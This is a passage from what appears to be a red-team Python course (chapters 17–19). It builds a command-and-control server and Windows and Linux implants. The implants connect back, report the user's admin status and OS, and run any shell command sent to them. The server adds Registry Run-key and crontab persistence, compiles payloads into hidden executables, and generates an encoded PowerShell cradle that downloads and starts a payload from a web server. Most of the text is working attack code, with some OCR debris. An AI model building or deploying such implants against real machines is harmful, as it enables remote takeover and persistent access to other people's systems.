    else:
        comm_out(target[0], 'exit')
```

```
241         except KeyboardInterrupt:
242             quit_message = input('Ctrl-C\n[+] Do you really want to quit? (y/n)').lower()
243             if quit_message == 'y':
244                 tar_length = len(targets)
245                 for target in targets:
246                     if target[7] == 'Dead':
247                         pass
248                     else:
249                         comm_out(target[0], 'exit')
250                 kill_flag = 1
251                 if listener_counter > 0:
252                     sock.close()
253                 break
```

Updated KeyboardInterrupt exception

It can be quite difficult to discover every single exception that may occur, and these things can be trial and error. As you continue working on this tool in this course and beyond, you may discover additional exceptions that you can clear up on your own.

End of Chapter 17 Code Review

```
#Chapter 17 sockserver code
import socket
import threading
import time
import random
import string
import os
import os.path
import shutil
import base64
import subprocess
from datetime import datetime
from prettytable import PrettyTable
```

```
def banner():
    print('
    print('
    print('
```


```
def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())


def target_comm(targ_id, targets, num):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            targets[num][7] = 'Dead'
            break
        if message == 'background':
            break
        if message == 'persist':
            payload_name = input(
                '[+] Enter the name of the payload to add to
persistence: ')
            if targets[num][6] == 1:
                persist_command_1 = f'cmd.exe /c copy
{payload_name} C:\\Users\\Public'
                targ_id.send(persist_command_1.encode())
                persist_command_2 = f'reg add
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\
\Run -v screendoor /t REG_SZ /d
C:\\Users\\Public\\{payload_name}'
                targ_id.send(persist_command_2.encode())
                print('[+] Run this command to clean up the
registry: \nreg delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')
            if targets[num][6] == 2:
```

```
                persist_command = f'echo "*/1 * * * * python3
/home/{targets[num][3]}/{payload_name}" | crontab -'
                targ_id.send(persist_command.encode())
                print('[+] Run this command to clean up the
crontab: \n crontab -r')
            print('[+] Persistence technique completed.')
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)


def listener_handler():
    sock.bind((host_ip, int(host_port)))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            op_sys = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            if 'Windows' in op_sys:
                pay_val = 1
            else:
                pay_val = 2
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
```

```
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append(
                    [remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append(
                    [remote_target, remote_ip[0], time_record,
username, admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass


def winplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')
```

```
def linplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\linplant.py'):
        shutil.copy('linplant.py', file_name)
    else:
        print('[-] linplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def exeplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    exe_file = f'{ran_name}.exe'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
```

```
        f.close()
    pyinstaller_exec = f'pyinstaller {file_name} -w --clean --
onefile --distpath .'
    print(f'[+] Compiling executable {exe_file}...')
    subprocess.call(pyinstaller_exec, stderr=subprocess.DEVNULL)
    os.remove(f'{ran_name}.spec')
    shutil.rmtree('build')
    if os.path.exists(f'{check_cwd}\\{exe_file}'):
        print(f'[+] {exe_file} saved to current directory.')
    else:
        print('[-] Some error occured during generation.')

if __name__ == '__main__':
    targets = []
    listener_counter = 0
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    while True:
        try:
            command = input('Enter command#> ')
            if command == 'listeners -g':
                host_ip = input('[+] Enter the IP to listen on:
')
                host_port = input('[+] Enter the port to listen
on: ')
                listener_handler()
                listener_counter += 1
            if command == 'winplant py':
                if listener_counter > 0:
                    winplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'linplant py':
                if listener_counter > 0:
                    linplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'exeplant':
                if listener_counter > 0:
                    exeplant()
                else:
                    print(
```

```
                        '[-] You cannot generate a payload
without an active listener.')

            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username',
                                           'Admin', 'Target',
'Operating System', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row([session_counter,
target[7], target[3], target[4], target[1], target[5],
target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    try:
                        num = int(command.split(" ")[2])
                        targ_id = (targets[num])[0]
                        if (targets[num])[7] == 'Active':
                            target_comm(targ_id, targets, num)
                        else:
                            print('[-] You cannot interact with
a dead session.')
                    except IndexError:
                        print(f'[-] Session {num} does not
exist.')

        except KeyboardInterrupt:
            quit_message = input('Ctrl-C\n[+] Do you really want
to quit? (y/n)').lower()
            if quit_message == 'y':
                tar_length = len(targets)
                for target in targets:
                    if target[7] == 'Dead':
                        pass
                    else:
                        comm_out(target[0], 'exit')
                kill_flag = 1
                if listener_counter > 0:
                    sock.close()
                break
            else:
                continue
```

```
#winplant
import socket
import subprocess
import os
import ctypes
import platform
import time


def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    try:
        print(f'[+] Connecting to {host_ip}.')
        sock.connect((host_ip, host_port))
        outbound(os.getlogin())
        outbound(ctypes.windll.shell32.IsUserAnAdmin)
        time.sleep(1)
        op_sys = platform.uname()
        op_sys = (f'{op_sys[0]} {op_sys[2]}')
        outbound(op_sys)
        print(f'[+] Connected to {host_ip}.')
        while True:
            message = inbound()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the
session.')
                sock.close()
                break
            elif message == 'persist':
                pass
            elif message.split(" ")[0] == 'cd':
```

```
                try:
                    directory = str(message.split(" ")[1])
                    os.chdir(directory)
                    cur_dir = os.getcwd()
                    print(f'[+] Changed to {cur_dir}')
                    outbound(cur_dir)
                except FileNotFoundError:
                    outbound('Invalid directory. Try again.')
                    continue
            elif message == 'background':
                pass
            else:
                command = subprocess.Popen(
                    message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
                output = command.stdout.read() +
command.stderr.read()
                outbound(output.decode())
    except ConnectionRefusedError:
        pass


if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = 'INPUT_IP_HERE'
        host_port = INPUT_PORT_HERE
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

#linplant

```
#Chapter 17 linplant code
#author Joe Helle - Twitter @joehelle
import socket
import subprocess
import os
import pwd
import platform
import time

def inbound():
    print('[+] Awaiting response...')
    message = ''
    while True:
        try:
            message = sock.recv(1024).decode()
            return message
        except Exception:
            sock.close()


def outbound(message):
    response = str(message).encode()
    sock.send(response)


def session_handler():
    try:
        print(f'[+] Connecting to {host_ip}.')
        sock.connect((host_ip, host_port))
        outbound(pwd.getpwuid(os.getuid())[0])
        outbound(os.getuid())
        time.sleep(1)
        op_sys = platform.uname()
        op_sys = (f'{op_sys[0]} {op_sys[2]}')
        outbound(op_sys)
        print(f'[+] Connected to {host_ip}.')
        while True:
            message = inbound()
            print(f'[+] Message received - {message}')
            if message == 'exit':
                print('[-] The server has terminated the
session.')
                sock.close()
                break
            elif message == 'persist':
                pass
```


```
            elif message.split(" ")[0] == 'cd':
                try:
                    directory = str(message.split(" ")[1])
                    os.chdir(directory)
                    cur_dir = os.getcwd()
                    print(f'[+] Changed to {cur_dir}')
                    outbound(cur_dir)
                except FileNotFoundError:
                    outbound('Invalid directory. Try again.')
                    continue
            elif message == 'background':
                pass
            else:
                command = subprocess.Popen(
                    message, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
                output = command.stdout.read() +
command.stderr.read()
                outbound(output.decode())
    except ConnectionRefusedError:
        pass

if __name__ == '__main__':
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        host_ip = 'INPUT_IP_HERE'
        host_port = INPUT_PORT_HERE
        session_handler()
    except IndexError:
        print('[-] Command line argument(s) missing. Please try
again.')
    except Exception as e:
        print(e)
```

Chapter 18 - PowerShell Download Cradling

[base64 — Base16, Base32, Base64, Base85 Data Encodings — Python 3.11.2 documentation]


Moving on, it can be useful to have a way to download a payload onto a remote Windows machine in order to execute and get a return session. There are plenty of ways to do that - BITS transfer, Certutil, wget, etc. PowerShell has several "download cradles," or commands that can be used from a PowerShell terminal to download a file remotely. While this course is Python and not PowerShell based, let's go over some really basic Base64 encoding steps, which we will use to encode our download cradle.

To encode a string in PowerShell, you need to create a string, convert it to bytes, base64 encode it, and then print out the string. To decode, you can need to get the string version of the base64 decoded bytes. The entire process looks like this.



PowerShell base64 encoding and decoding

We can use the `base64` library in Python to do the same thing. We create a string, convert the byte version of that string, and base64 encode it. We can essentially do the same in reverse to decode the base64 encoded string. The entire process looks like this in the Python terminal below.



base64 encoding and decoding with Python


If you look hard enough, you'll see that the base64 version of Hello world is different between the two. That is because base64 in Python is using `UTF-8` by default, while PowerShell is using `UTF-16le`. Rather than mess around declaring which encoding to use in our PowerShell cradle, we can do it in our Python code to generate the cradle.

```
>>> import base64
>>> textstring = 'Hello world'
>>> to_encode = textstring.encode('utf-16le')
>>> print(to_encode)
b'H\x00e\x00l\x00l\x00o\x00 \x00w\x00o\x00r\x00l\x00d\x00'
>>> b64encodedstring = base64.b64encode(to_encode)
>>> print(b64encodedstring)
b'SABlAGwAbABvACAAdwBvAHIAbABkAA=='
>>> print(b64encodedstring.decode())
SABlAGwAbABvACAAdwBvAHIAbABkAA==
```

Python base64 output

You'll notice now that our base64 encoded string is the same as the PowerShell output. Now that we know how to generate an encoded PowerShell download cradle, we can begin writing the function that will generate it. Open `sockserver`, add `import base64` to the top of your file, and create a new function call `pshell_cradle()`. In the function we will need to specify the IP address and port value that we will run a webserver on, and the name of our payload. Additionally, we are going to create a "PowerShell runner" file, which is essentially a .txt file that will contain the command string that we will use to download the file itself and execute it. The files are going to be named randomly - one .txt file, and randomizing the name of your .exe file that was declared. I have also added a simple print statement that outputs the web server command to be used. See the following.

```
#pshell_crade function
def pshell_cradle():
    web_server_ip = input('[+] Web server listening host: ')
    web_server_port = input('[+] Web server port: ')
    payload_name = input('[+] Payload name: ')
    runner_file =
(''.join(random.choices(string.ascii_lowercase, k=6)))
    runner_file = f'{runner_file}.txt'
    randomized_exe_file = (
        ''.join(random.choices(string.ascii_lowercase, k=6)))
    randomized_exe_file = f"{randomized_exe_file}.exe"
    print(
        f'[+] Run the following command to start a web
server.\npython3 -m http.server -b {web_server_ip}
{web_server_port}')
```



Variable definitions

After this, we can set our unencoded download cradle as a variable, open the runner file and enter our execution string, encode our PowerShell cradle, decode that cradle, and then print the output from both to the terminal. It should look like the following.

```
#pshell_cradle function updates
runner_cal_unencoded = f"iex (new-object
net.webclient).downloadstring('http://{web_server_ip}:{web_serve
r_port}/{runner_file}')".encode(
        'utf-16le')
    with open(runner_file, 'w') as f:
        f.write(
            f'powershell -c wget
http://{web_server_ip}:{web_server_port}/{payload_name} -outfile
{randomized_exe_file}; Start-Process -FilePath
{randomized_exe_file}')
        f.close()
    b64_runner_cal = base64.b64encode(runner_cal_unencoded)
    b64_runner_cal = b64_runner_cal.decode()
    print(f'\n[+] Encoded payload\n\npowershell -e
{b64_runner_cal}')
    b64_runner_cal_decoded =
base64.b64decode(b64_runner_cal).decode()
    print(f'\n[+] Unencoded
payload\n\n{b64_runner_cal_decoded}')
```

Completed pshell_shell function

We just need to add a new function call in our main function. Create a new `if` statement that checks for `pshell_shell` as a command, and if entered calls the `pshell_cradle` function.

```
#pshell_cradle function call
if command == 'pshell_shell':
                pshell_cradle()
```

```
                if listener_counter > 0:
                    sock.close()
                print('[+] You can close this window now.')
                break
            if command == 'pshell_shell':
                pshell_cradle()
```

pshell_shell command handler

When you run `pshell_shell` the process will look like the following.

```
Enter command#> pshell_shell
[+] Web server listening host: 192.168.1.66
[+] Web server port: 8282
[+] Payload name: yausox.exe
[+] Run the following command to start a web server.
python3 -m http.server -b 192.168.1.66 8282

[+] Encoded payload

powershell -e aQB1AHgAIAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgA2ADYAOgA4AD

[+] Unencoded payload

iex (new-object net.webclient).downloadstring('http://192.168.1.66:8282/hjnskm.txt')
Enter command#>
```

pshell_shell output

And that's it for this chapter. We are nearing completion and have covered a lot. In our next lesson we will create a help menu for our `sockserver` and add some static commands that can be used for quality of life.

End of Chapter 18 Code Review

Only `sockserver` was modified in this lesson.

```
#Chapter 18 Code Review
import socket
import threading
import time
import random
import string
import os
import os.path
import shutil
```

```
import base64
import subprocess
from datetime import datetime
from prettytable import PrettyTable


def banner():
    print('
    print('
    print('
```


```
def comm_in(targ_id):
    print('[+] Awaiting response...')
    response = targ_id.recv(1024).decode()
    return response


def comm_out(targ_id, message):
    message = str(message)
    targ_id.send(message.encode())


def target_comm(targ_id, targets, num):
    while True:
        message = input('send message#> ')
        comm_out(targ_id, message)
        if message == 'exit':
            targ_id.send(message.encode())
            targ_id.close()
            targets[num][7] = 'Dead'
            break
        if message == 'background':
            break
        if message == 'persist':
            payload_name = input(
                '[+] Enter the name of the payload to add to
persistence: ')
            if targets[num][6] == 1:
                persist_command_1 = f'cmd.exe /c copy
{payload_name} C:\\Users\\Public'
                targ_id.send(persist_command_1.encode())
                persist_command_2 = f'reg add
HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\
\Run -v screendoor /t REG_SZ /d
C:\\Users\\Public\\{payload_name}'
                targ_id.send(persist_command_2.encode())
```

```
                print('[+] Run this command to clean up the
registry: \nreg delete
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
/v screendoor /f')
            if targets[num][6] == 2:
                persist_command = f'echo "*/1 * * * * python3
/home/{targets[num][3]}/{payload_name}" | crontab -'
                targ_id.send(persist_command.encode())
                print('[+] Run this command to clean up the
crontab: \n crontab -r')
            print('[+] Persistence technique completed.')
        else:
            response = comm_in(targ_id)
            if response == 'exit':
                print('[-] The client has terminated the
session.')
                targ_id.close()
                break
            print(response)


def listener_handler():
    sock.bind((host_ip, int(host_port)))
    print('[+] Awaiting connection from client...')
    sock.listen()
    t1 = threading.Thread(target=comm_handler)
    t1.start()


def comm_handler():
    while True:
        if kill_flag == 1:
            break
        try:
            remote_target, remote_ip = sock.accept()
            username = remote_target.recv(1024).decode()
            admin = remote_target.recv(1024).decode()
            op_sys = remote_target.recv(1024).decode()
            if admin == 1:
                admin_val = 'Yes'
            elif username == 'root':
                admin_val = 'Yes'
            else:
                admin_val = 'No'
            if 'Windows' in op_sys:
                pay_val = 1
            else:
```

```
                pay_val = 2
            cur_time = time.strftime("%H:%M:%S",
time.localtime())
            date = datetime.now()
            time_record = (f"{date.month}/{date.day}/{date.year}
{cur_time}")
            host_name = socket.gethostbyaddr(remote_ip[0])
            if host_name is not None:
                targets.append(
                    [remote_target,
f"{host_name[0]}@{remote_ip[0]}", time_record, username,
admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from
{host_name[0]}@{remote_ip[0]}\n' + 'Enter command#> ', end="")
            else:
                targets.append(
                    [remote_target, remote_ip[0], time_record,
username, admin_val, op_sys, pay_val, 'Active'])
                print(
                    f'\n[+] Connection received from
{remote_ip[0]}\n' + 'Enter command#> ', end="")
        except:
            pass


def winplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
```

```
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def linplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\linplant.py'):
        shutil.copy('linplant.py', file_name)
    else:
        print('[-] linplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    if os.path.exists(f'{file_name}'):
        print(f'[+] {file_name} saved to {check_cwd}')
    else:
        print('[-] Some error occurred with generation. ')


def exeplant():
    ran_name = (''.join(random.choices(string.ascii_lowercase,
k=6)))
    file_name = f'{ran_name}.py'
    exe_file = f'{ran_name}.exe'
    check_cwd = os.getcwd()
    if os.path.exists(f'{check_cwd}\\winplant.py'):
        shutil.copy('winplant.py', file_name)
    else:
        print('[-] winplant.py file not found.')
    with open(file_name) as f:
        new_host = f.read().replace('INPUT_IP_HERE', host_ip)
    with open(file_name, 'w') as f:
        f.write(new_host)
        f.close()
    with open(file_name) as f:
```

```
        new_port = f.read().replace('INPUT_PORT_HERE',
host_port)
    with open(file_name, 'w') as f:
        f.write(new_port)
        f.close()
    pyinstaller_exec = f'pyinstaller {file_name} -w --clean --
onefile --distpath .'
    print(f'[+] Compiling executable {exe_file}...')
    subprocess.call(pyinstaller_exec, stderr=subprocess.DEVNULL)
    os.remove(f'{ran_name}.spec')
    shutil.rmtree('build')
    if os.path.exists(f'{check_cwd}\\{exe_file}'):
        print(f'[+] {exe_file} saved to current directory.')
    else:
        print('[-] Some error occured during generation.')

def pshell_cradle():
    web_server_ip = input('[+] Web server listening host: ')
    web_server_port = input('[+] Web server port: ')
    payload_name = input('[+] Payload name: ')
    runner_file =
(''.join(random.choices(string.ascii_lowercase, k=6)))
    runner_file = f'{runner_file}.txt'
    randomized_exe_file = (
        ''.join(random.choices(string.ascii_lowercase, k=6)))
    randomized_exe_file = f"{randomized_exe_file}.exe"
    print(
        f'[+] Run the following command to start a web
server.\npython3 -m http.server -b {web_server_ip}
{web_server_port}')
    runner_cal_unencoded = f"iex (new-object
net.webclient).downloadstring('http://{web_server_ip}:{web_serve
r_port}/{runner_file}')".encode(
        'utf-16le')
    with open(runner_file, 'w') as f:
        f.write(
            f'powershell -c wget
http://{web_server_ip}:{web_server_port}/{payload_name} -outfile
{randomized_exe_file}; Start-Process -FilePath
{randomized_exe_file}')
        f.close()
    b64_runner_cal = base64.b64encode(runner_cal_unencoded)
    b64_runner_cal = b64_runner_cal.decode()
    print(f'\n[+] Encoded payload\n\npowershell -e
{b64_runner_cal}')
    b64_runner_cal_decoded =
base64.b64decode(b64_runner_cal).decode()
```

```
    print(f'\n[+] Unencoded
payload\n\n{b64_runner_cal_decoded}')


if __name__ == '__main__':
    targets = []
    listener_counter = 0
    banner()
    kill_flag = 0
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    while True:
        try:
            command = input('Enter command#> ')
            if command == 'listeners -g':
                host_ip = input('[+] Enter the IP to listen on:
')
                host_port = input('[+] Enter the port to listen
on: ')
                listener_handler()
                listener_counter += 1
            if command == 'pshell_shell':
                pshell_cradle()
            if command == 'winplant py':
                if listener_counter > 0:
                    winplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'linplant py':
                if listener_counter > 0:
                    linplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')
            if command == 'exeplant':
                if listener_counter > 0:
                    exeplant()
                else:
                    print(
                        '[-] You cannot generate a payload
without an active listener.')

            if command.split(" ")[0] == 'sessions':
                session_counter = 0
                if command.split(" ")[1] == '-l':
```

```
                    myTable = PrettyTable()
                    myTable.field_names = ['Session', 'Status',
'Username',
                                           'Admin', 'Target',
'Operating System', 'Check-In Time']
                    myTable.padding_width = 3
                    for target in targets:
                        myTable.add_row([session_counter,
target[7], target[3], target[4], target[1], target[5],
target[2]])
                        session_counter += 1
                    print(myTable)
                if command.split(" ")[1] == '-i':
                    try:
                        num = int(command.split(" ")[2])
                        targ_id = (targets[num])[0]
                        if (targets[num])[7] == 'Active':
                            target_comm(targ_id, targets, num)
                        else:
                            print('[-] You cannot interact with
a dead session.')
                    except IndexError:
                        print(f'[-] Session {num} does not
exist.')

        except KeyboardInterrupt:
            quit_message = input('Ctrl-C\n[+] Do you really want
to quit? (y/n)').lower()
            if quit_message == 'y':
                tar_length = len(targets)
                for target in targets:
                    if target[7] == 'Dead':
                        pass
                    else:
                        comm_out(target[0], 'exit')
                kill_flag = 1
                if listener_counter > 0:
                    sock.close()
                break
            else:
                continue
```

Chapter 19 - Help Menu and Static Commands

In this lesson we are going to generate a basic help menu that we can call from our command line. Also being added in this section is a change to our command lines themselves, and a static command in our main function to kill individual sessions. We will begin with the help menu.

Create a new function called `help()`, which will contain a single print statement encapsulated in triple single quotes. We should add commands and definitions for things like:

- Listener generation
- winplant, linplant, and exeplant
- Listing sessions
- Interacting with sessions
- Kill a session (we'll add this functionality soon)
- Backgrounding a session
- Exiting the current session

This is also a good time to start customizing your output, if you so choose. For example, here's how my help menu looks. I've gone back to the ASCII art generator, and created "Commands" in the same font as my banner.

```
#help menu
def help():
    print('''

    ╔═╗╔═╗╔╦╗╔╦╗╔═╗╔╗╔╔╦╗╔═╗
    ║  ║ ║║║║║║╠═╣║║║ ║║╚═╗
    ╚═╝╚═╝╩ ╩╩ ╩╩ ╩╝╚╝═╩╝╚═╝
    ------------------------
    Menu Commands
    ------------------------------------------------------------
----------
    listeners -g          --> Generate a new listener
    winplant py           --> Generate a Windows Compatible
Python Payload
```

```
    linplant py             --> Generate a Linux Compatible Python
Payload
    exeplant                --> Generate an executable payload for
Windows
    sessions -l             --> List sessions
    sessions -i <val>       --> Enter a new session
    kill <val>              --> Kills an active session

    Session Commands
    ------------------------------------------------------------
-----------
    background              --> Backgrounds the current session
    exit                    --> Terminates the current session
    ''')
```

```
209  def help():
210      print('''
211
212      ╔═╗╔═╗╔╦╗╔╦╗╔═╗╔╗╔╔╦╗╔═╗
213      ║  ║ ║║║║║║╠═╣║║║ ║║╚═╗
214      ╚═╝╚═╝╩ ╩╩ ╩╩ ╩╝╚╝═╩╝╚═╝
215      -----------------------
216      Menu Commands
217      ------------------------------------------------------------------
218      listeners -g          --> Generate a new listener
219      winplant py           --> Generate a Windows Compatible Python Payload
220      linplant py           --> Generate a Linux Compatible Python Payload
221      exeplant              --> Generate an executable payload for Windows
222      sessions -l           --> List sessions
223      sessions -i <val>     --> Enter a new session
224      kill <val>            --> Kills an active session
225
226      Session Commands
227      ------------------------------------------------------------------
228      background            --> Backgrounds the current session
229      exit                  --> Terminates the current session
230      ''')
```

Example help menu

We will also need to add a new `if` statement in our `target_comm` function to handle the help menu call, that way it isn't being issued in a remote terminal session. It looks like the following.

```
#if message handling
if message == 'help':
    pass
```

```
41  def target_comm(targ_id, targets, num):
42      while True:
43          message = input(f'{targets[num][3]}/{targets[num][1]}#> ')
44          if len(message) == 0:
45              continue
46          if message == 'help':
47              pass
```

if message handling

```
#help function call
if message == 'help':
    help()
```

Finally, create a new function call in our main function to handle the help menu.

```
targets = []
listener_counter = 0
banner()
while True:
    try:
        command = input('Enter command#> ')
        if command == 'help':
            help()
```

help function call

